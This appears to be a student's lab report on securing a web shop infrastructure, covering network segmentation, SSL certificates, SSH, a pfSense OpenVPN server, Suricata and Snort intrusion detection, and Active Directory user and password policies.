A security engineer can build a secure infrastructure or systems and grant end-user access to the system or infrastructure. In this chapter I will define information security, why it is important and the CIA(Matrix). Firstly, information security can be defined as the concerns for protecting information from unauthorized access. This is the prevention of use, disclosure, disruption, deletion, corruption, modification, inspect, or recording of information or data by an unauthorized party. CIA stands for confidentiality, integrity and availability. With this triad security experts have managed to constantly keep improving tools and best practices such as:

- Information security policies
- Password strength
- Access controls
- Multi-factor authentication
- Antivirus software & firewalls
- Cryptography
- Legal liability
- Security awareness

Frameworks like the NIST framework are designed to help organizations manage security. The Framework can assist organizations in addressing cybersecurity as it affects the privacy of customers, employees, and other parties.

3.1 Network Separation and Network Segmentation

To reduce the risks, corporate networks are segmented into zones or segments. In this section, I have created a representation of a network in a possible datacenter or on-premises infrastructure for a possible web shop application. In Figure 3.1.1 you can observe the diagram of how the infrastructure is supposed to be configured. I will make use of firewalls, routing tables and knowledge to properly represent this in the lab.

First, there are two LAN's that will be connected to the public or untrusted internet. The first LAN will be protected by a dual firewall setup with the necessary ports to host a web application with SSL certificates. This set up will provide double security and filtering. On the other hand, the other public LAN will have its own Pfsense firewall, which will be hosting the VPN server. Once connected through VPN it is possible to SSH to the Bastion host, which will serve as a pivot to

connect to the rest of the infrastructure. From the bastion host it is possible to SSH and use FTP service to the webserver. In addition, from the bastion host we can connect to the private LANs which are also protected by their own firewall. One of the private LANs will host the backend of the application or API, the Active Directory, database for the web application and other services such as a mail server. Furthermore, the second private LAN will have an extra database with the backups. This LAN will also be protected by a firewall and will be whitelisted to only accept connections from the database and the bastion host, so no other device is able to connect to the backups. Finally, I will properly configure the routing tables and add necessary whitelisting on the private network firewalls so that only connections that make the web application functional are available.




Figure 3.1.1

3.2 Secure Network Connections

Network security refers to protecting data and keeping online activities as private as possible. In addition, it also refers to your Wi-Fi network or internet connection and how well it is protected against unauthorized users and hackers. A secure network connection requires that the admin has control over the connections, trusting that other devices can connect securely, connection in encrypted by using services such as SSL (Secure Socket Layer) or VPN (Virtual Private Network).

In the first stage to securing connections in the network being deployed to complete the assignments and projects I will install SSL in the web server hosting the web application. SSL is the standard technology for keeping an internet connection secure by protecting and encrypting any sensitive data that is being sent between two systems, preventing criminals from reading, and modifying any information transferred, including potential personal details such as user credentials or payment details. First step was to install SSL into the webserver and activate the SSL module in the webserver. Second, I created a self-signed SSL certificate valid for one year by running the following command:

- sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/apache2/ssl/apache.key -out /etc/apache2/ssl/apache.crt

Next step was to configure the default-ssl.conf file in the webserver to add the certificates and the certificate key. Finally, if everything was configured properly then we should be able to see the certificate, as shown in Figure 3.2.1, with the following command:

- openssl s_client -showcerts -connect <IP:port>




Figure 3.2.1

To make sure the certificate exists in the webserver I will visit the webpage in a browser and check for the certificate. As seen in Figure 3.2.2, the self-signed certificate exists in the webserver and is valid for one year.




Figure 3.2.2

To keep learning more about the protocols used in a secure connection I will use Wireshark to listen to connections between a client and the webserver. As seen in Figure 3.2.3, Transport Layer Security (TLS) is being used, this protocol is the successor protocol to SSL. TLS is an improved version of SSL. It works in much the same way as the SSL, using encryption to protect the transfer of data and information. In this case, the protocol is using TLS version 1.3. TLS uses cipher suites, which are a set of cryptographic algorithms. The implementation of the TLS/SSL protocols use algorithms from a cipher suite to create keys and encrypt information. In this case the server is using TLS_AES_128_GCM_SHA256 as seen in Figure 3.2.4.




Figure 3.2.3




Figure 3.2.4

Another type of secure connection that is commonly used by IT admins and developers is SSH or Secure Shell Protocol. SSH provides password or public-key based authentication and encrypts connections between two network endpoints. A simplified form of how SSH works is:

1. Client initiates connection to SSH server.
2. The server sends its public key to the client.
3. The server's public key is saved in the client's known hosts file.
4. The client and the server negotiate the connection parameters and establish connection.

In this case, I installed an OpenSSH server in a Kali Linux machine, I allowed the necessary port to communicate with the internet. This way I connected from my own computer into a remote virtual machine using Putty as seen in Figure 3.2.5. PuTTY is a client program, usually for Windows to connect through SSH, Telnet and Rlogin network protocols.




Figure 3.2.5

3.3 Secure Remote Access and Management

Remote infrastructure management (RIM) is the process of monitoring and managing IT infrastructure such as datacenters, services or databases, and others, from a remote location with the ability to performl actions to enable continuous availability and accessibility to the services neccesary (Kaspersky, 2022).

A very common solution to manage and monitor remote infrastructure is the use of Virtual Private Networks (VPN). VPN is used to establish a protected network connection when using public networks. VPNs encrypt your internet traffic and hides your online identity. Usually, IT admins use VPN to connect to remote machines in a secure way and reduce the amount of ports open to the internet, as well as it helps manage who has access to the networks remotely. In this case I will be using Pfsense as a firewall for the network and use the VPN server provided by this firewall. To properly configure VPN server from Pfsense, firstly, it is necessary to start the server and assign a port to host the service. After the service is running we need to create a server certificate and a client certificate because local user access authentication will be used. After creating the certificates a firewall rule to open the VPN port needs to be created in order for the VPN server to communicate with the internet. In Figure 3.3.1 we can observe that the OpenVPN server is created and working. After, we need to create a user and download the certificate to run in the OpenVPN client.




Figure 3.3.1

After downloading the certificate, we can connect to the VPN server using OpenVPN client or through the command line if preferred. In Figure 3.3.2 we can see that a successful connection was made from the OpenVPN client to the OpenVPN server.




Figure 3.3.2

3.4 Intrusion Detection and Prevention

The main difference between them is that IDS is a monitoring system, while IPS is a control system. An IDS will analyze and monitor network traffic for signs that indicate attackers are using a known cyberthreat to infiltrate or steal data from your network. IDS systems compare the current network activity to a known threat database to detect several kinds of behaviors like security policy violations, malware, and port scanners. On the other hand, IPS, is live in the same area of the network as a firewall, between the outside world and the internal network. IPS proactively deny network traffic based on a security profile if that packet represents a known security threat (Peters, 2020).

For this assignment I will use Suricata and Snort as IDS and IPS. Suricata is an open-source IDS project to help detect and stop network attacks based off predefined rules or rules that you wrote yourself. In the other hand, Snort is an IDS, where we set up rules to prevent malicious activity happening in the network. Snort has three primary uses: As a packet sniffer like tcpdump, as a packet logger, or it can be used as a full-blown network intrusion prevention system. I implemented some rules to help monitor and prevent possible attacks in the network. Some of the rules implemented have the following purposes:

- Check if web server is visited.
- Check for failed SSH connections to the Ubuntu Server.
- Possible DoS attacks, like SYN flooding

In Figure 3.4.1 and Figure 3.4.2 we can see that Suricata was properly configured and the corresponding logs from Suricata.




Figure 3.4.1

```
16:23:26 - <Info> -- HTTP memcap: 67108864
16:23:26 - <Notice> -- using flow hash instead of active packets
16:23:26 - <Info> -- fast output device (regular) initialized: alerts.log
16:23:26 - <Info> -- http-log output device (regular) initialized: http.log
16:23:28 - <Warning> -- [ERRCODE: SC_ERR_UNKNOWN_VALUE(129)] - signature at /usr/local/etc/suricata/suricata_41703_
16:23:28 - <Info> -- 3 rule files processed. 2446 rules successfully loaded, 0 rules failed
16:23:28 - <Info> -- Threshold config parsed: 0 rule(s) found
16:23:28 - <Info> -- 2446 signatures processed. 0 are IP-only rules, 104 are inspecting packet payload, 386 inspect
16:23:29 - <Info> -- Using 1 live device(s).
16:23:29 - <Info> -- using interface hn0
16:23:29 - <Info> -- running in 'auto' checksum mode. Detection of interface state will require 1000ULL packets
16:23:29 - <Info> -- Set snaplen to 1518 for 'hn0'
16:23:29 - <Info> -- RunModeIdsPcapAutoFp initialised
16:23:29 - <Notice> -- all 5 packet processing threads, 2 management threads initialized, engine started.
16:26:12 - <Info> -- No packets with invalid checksum, assuming checksum offloading is NOT used
```

Figure 3.4.2

3.5 IT System Hardening

System hardening is a collection of tools and best practices to reduce vulnerabilities in web applications, systems, infrastructure, firmware, and other areas. The goal of systems hardening is to reduce security risks by eliminating potential attack vectors and adding policies, permissions, encryption of traffic and monitoring, between others, to ensure that the environment is the least vulnerable possible.

To learn more about system hardening I will install Active Directory in my network. Active Directory or AD is a service that runs in Windows Servers. The main function of Active Directory is to enable administrators to manage permissions and control access to network resources (Coggins, 2022). In Active Directory, data is stored as objects, which include users, groups, applications, and devices, and these objects are categorized according to their permissions, accessibility, or attributes.

First, I created a Domain Controller server as seen in Figure 3.5.1. This will provide the primary mechanism for authenticating users and determining which network resources they can access.




Figure 3.5.1

Next, I created 2 organizational units that will represent the IT department and the Sales department of the business. In the IT department organizational group, I created 6 users, which represent the 5 team members of the project and the sixth one represents a “dummy” user. In addition, this organizational unit contains 2 groups. The first group is called “KITPros”, which is the group that will have administrator rights and includes the 5 team members. The second group is called “KITNoPro”. This group represents all the people in the IT department that should not have administrator rights, and only includes the dummy user previously created. The organizational units, groups and users created can be observed in Figure 3.5.2. In addition, I added the following password policies for users:

- Change password on first login.

- At least 8 characters.
- At least one number.

